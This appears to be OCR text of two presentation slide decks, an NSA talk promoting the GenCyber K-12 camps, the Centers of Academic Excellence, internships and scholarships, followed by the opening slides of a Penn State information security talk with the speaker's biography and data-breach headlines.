
For the map data classification we used quantiles method. For the location quotient map we used manual breaks.

Cyberseek.org PA = 8,482

One of the goals of the National Security Agency is to advance the state of cybersecurity.

NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

NSA employees …



United States
of America

DEPARTMENT OF DEFENSE
UNITED STATES OF AMERICA

Norris, Chuck

NSA DUDE

Pay Grade
O - 11

Rank

Issue Date
BIG BANG

Expiration Date
NEVER!

Geneva Conventions Identification Card

Towards that goal…

- GenCyber
- Centers of Academic Excellence (CAE)
- CAE Community
- Scholarships & Internships

Three google searches …


-CAE CYBER DEFENSE

-CAE COMMUNITY

-GEN CYBER

We partner with

Contact: BAGOUKE@NSA.GOV



Who said it …..

- If everyone is thinking alike, then someone’s not thinking.

Never tell people how to do things. Tell them what to do and they will surprise you with their ingenuity ...

- GEN George Patton

- 640K ought to be enough for anybody
- If you can't make it good,
  at least make it look good ...


- Bill Gates
Chairman, Microsoft
1981

2019 GenCyber Program

Inspiring K-12 Students


- NSA / NSF funded grants
  - … FREE to students & teachers (decentralized execution)
- Hands-On Summer Camps
  - Targeting Underrepresented Population
  - Residential / Commuter
  - Nation-Wide

    47 States + DC and Puerto Rico
  - Special Camps
    - Girl Scouts (CSUSB)
    - Deaf Camp (UAH)
    - Visually Impaired (UAH – 2019)
    - Spanish Language (in Puerto Rico)



GenCyber Goals

- Help students understand correct and safe on-line behavior
- Increase interest in cybersecurity and diversity in cybersecurity workforce of the nation
- Improve teaching methods for delivering cybersecurity content in K-12 curricula


IU

IUP


IUP

INDIANA UNIVERSITY OF PENNSYLVANIA

GenCyber


K-12 Cybersecurity Teacher / Student “Summer Camps”

- Increase diversity
- Inspire interest in cybersecurity careers
  - Especially underrepresented youth
- Teach ethics and safety online
- Improve K-12 teaching expertise & methods



	2014	2018
Teachers Participating	25	>1000
Students Participating	256	>3,750
Number of Camps	8	150
Number of States with Camps	2	43

2019 GenCyber Camp Locations



Types of Camps

Student
89 Camps

Teacher
34 Camps

123 Camps
77 Institutions (**24 New**)
37 states (+ DC & Puerto Rico)

New Institutions
24 Schools

COMMUTER CAMPS

RESIDENT CAMPS

TEACHER CAMPS

SPECIAL CAMPS

Technical or not ...

Whether you are a STEM student or not ..

Cyber (cybersecurity) can be applied to wide variety of subjects and careers ...

Ethics, privacy, government,
Cyber bullying, law, medicine,
Business, banking, tech, ...

www.gen-cyber.com
www.gen-cyber.com/camps

- Forgive your enemies, but remember their names

The pay is good and I can walk to work...

- President John F Kennedy

National Centers of Academic Excellence in Cybersecurity (CAE-C)

CAE programs

Cyber Defense (CAE-CD)

- Cyber Defense Education (CAE-CDE)
- Cyber Defense Research (CAE-R)
- Cyber Defense 2Y Education (CAE-2Y)
- 272 schools designated

Cyber Operations (CAE-CO)

- 21 schools

CAE Evolution & Milestones

1998	Began as CAE – IA (Information Assurance) Program
1999	Designations
	- JMU, Idaho, Idaho State, Purdue, Cal Davis, Iowa, George Mason)
2005	DHS Joined Program
2008	Research Designations (CAE –R)
2009	First HBCU (Norfolk State)
2010	Community Colleges (CAE 2Y)
2012	Cyber Operations Program (NSA –only)
2014	Changed designation to “Cyber Defense”
2017	Regional Centers Established

Continually evolving criteria

Increased academic buy-in

Candidates Program

Over 270 Designated CAEs

Similar, but Different …..

CAE in Cyber Defense (CAE-CD)	CAE in Cyber Operations (CAE-CO)
Started in 1999 (now 270+ schools)	Started in 2012 (now 21 schools)
Specific Criteria & Knowledge Units	Specific Criteria & Knowledge Units
Designated for 5 years	Designated for 5 years
Partner w/ DHS: National Workforce Needs	Pending FBI Co-Sponsorship
Broad Academic Foundation	Deeply Technical, Interdisciplinary
Optional Focus Area and/or “R” (Research) Designations	12-Week Summer Internship
NSF Requirement for Cyber Corps (Scholarship For Service) grants	

Designation Process

On Line Application

Extensive evaluation by 2 or 3 experts

- Program Office / Technical Directors / Academia
- Review all submitted evidence
  - Syllabi, Resumes, Articulation Agreements, Web Sites, etc
- Must Pass each Criteria + All Mandatory KUs+ Optional KUs
- Cyber Ops Program Includes On-Site Evaluation

Formal Designation Ceremony

Historical Pass Rates

CAE-CD Designation Criteria

CAE-2Y & CAE-CDE		CAE-R
Academic Requirements	Programmatic Criteria	
Curriculum mapped to KUs	Articulation Agreements	Carnegie Research Rating
Program/Student Path	Regional Accreditation	University has CD area of study
Faculty Qualifications	Faculty in CD Research	CD Research Collaboration
Program Maturity	Program Outreach	Faculty CV
Interdisciplinary Program	Cybersecurity in practice	Publication & Research
All designations require the institution have an active Cyber Center on campus		

CAE-CO Designation Criteria

CAE-Cyber Operations	
Academic Requirements	10 Mandatory KUs + 10/17 Optional KUs
CO Recognition	CO Students must be distinctly recognized
Accreditation /Curriculum review	National/Regional accreditation + on site review
Interdisciplinary Program	Interdisciplinary CO exposure to Students
Robust CO Program	Curriculum is current and maintained
Faculty Teaching Cyber Ops Courses	>= 2 FT faculty teaching CO based courses
Student and Faculty Research in CO	Grants, publications, presentations
Student Cyber Security Outreach	Exercises, campus clubs, law/gov support
CAE-CO Program Support	Application/KU reviews, summer intern instructor

The Why Slide

Advantages to University and Students

- Join a select group
- Eligible for government scholarships
- Join a “community”
- Annual Meetings (2)
- Eligible for Capacity Planning Grants
- Prestige and Recruiting Advantages

CAE Impact

"300% enrollment increase"

"Stopped State Funding Cuts"

"Increased opportunities for NSF grants"

"Influencing regional collegiate programs and outreach activities"

"Increased contact from government and industry seeking partnerships"

"Chosen by State government to consult on Cyber Security Councils "

"University Administration support to increase faculty and programs for Cyber Operations curriculum"

NSA Workforce Development Programs

- Gifted & Talented STEM Summer Program for High School students
- Stokes Educational Scholarship
- Computer Science Intern Program
- Cyber Summer Program
- CAECO (Cyber Ops) ** College of Cyber **

On-Line Application Deadlines ~ 15 Oct


GOOGLE: NSA INTERNSHIPS

CAE – CO Summer Intern Program

- Exceptionally competitive, unique 12 week program
- Hands-on Education, Academic Lectures, CAPSTONE
- All students are FULLY CLEARED (TS-SCI)
  - And work as a cadre
- Instructors are experts from U.S. Universities
- Topics directly related to technical Cyber Ops
- 100% offered NSA jobs / 80 % Accept

- You can observe a lot by watching

If you don’t know where you’re going, you might wind up someplace else ...



- Yogi Berra,
  American Baseball Player

NSF Cyber Corps
Scholarship for Service (SFS)

- www.sfs.opm.gov
- Scholarships (max 3 year) include tuition and education plus fees
- stipends of $22,500 for undergraduates and $34,000 for graduates
- participating CAE institutions only

CyberCorps® Defending America's Cyberspace

CyberCorps®: Scholarship for Service

THE END

Brian Gouker

College of Cyber

National Security Agency

Cybersecurity in Higher Education:

Securing Data In an Unsecured Environment

PennState
Office of Information Security

Kyle Crain
Information Security Architect

EDUCATION

Pennsylvania
College of Technology
A Penn State Affiliate

WORK HISTORY

2008 – Network Administrator / Consultant

2009 – PC Support Assistant - College of Education

2010 – Information Technology Specialist – Penn State Law

2011 – Systems and Network Security Analyst – Security Operations and Services

2017 – Cybersecurity Systems Engineer – Office of Information Security

2018 – Information Security Architect – Office of Information Security

About Me


PERSONAL BELIEFS

- Balance security with usability.
- Never guess.
- Security is not a tool.

WHAT DOES CYBERSECURITY LOOK LIKE?

CYBERSECURITY AT PENN STATE

BAD HEADLINES



Capital One hacked, over 100 million customers affected

Giant Equifax data breach: 143 million people could be affected


"An act of war": Zurich American refuses to pay out on cyber insurance policy following NotPetya attack

Cybercrime Expected to Surpass $6 Trillion Annually Within 5 Years


22 Texas Towns Hit With Ransomware Attack In 'New Front' Of Cyberassault

Florida City Fires IT Employee After Paying $460,000 Bitcoin Ransom to Hackers


(MORE) BAD HEADLINES



Penn State, among other universities, targeted in international hack




Georgia Tech Breach Strikes Possible 1.3 Million



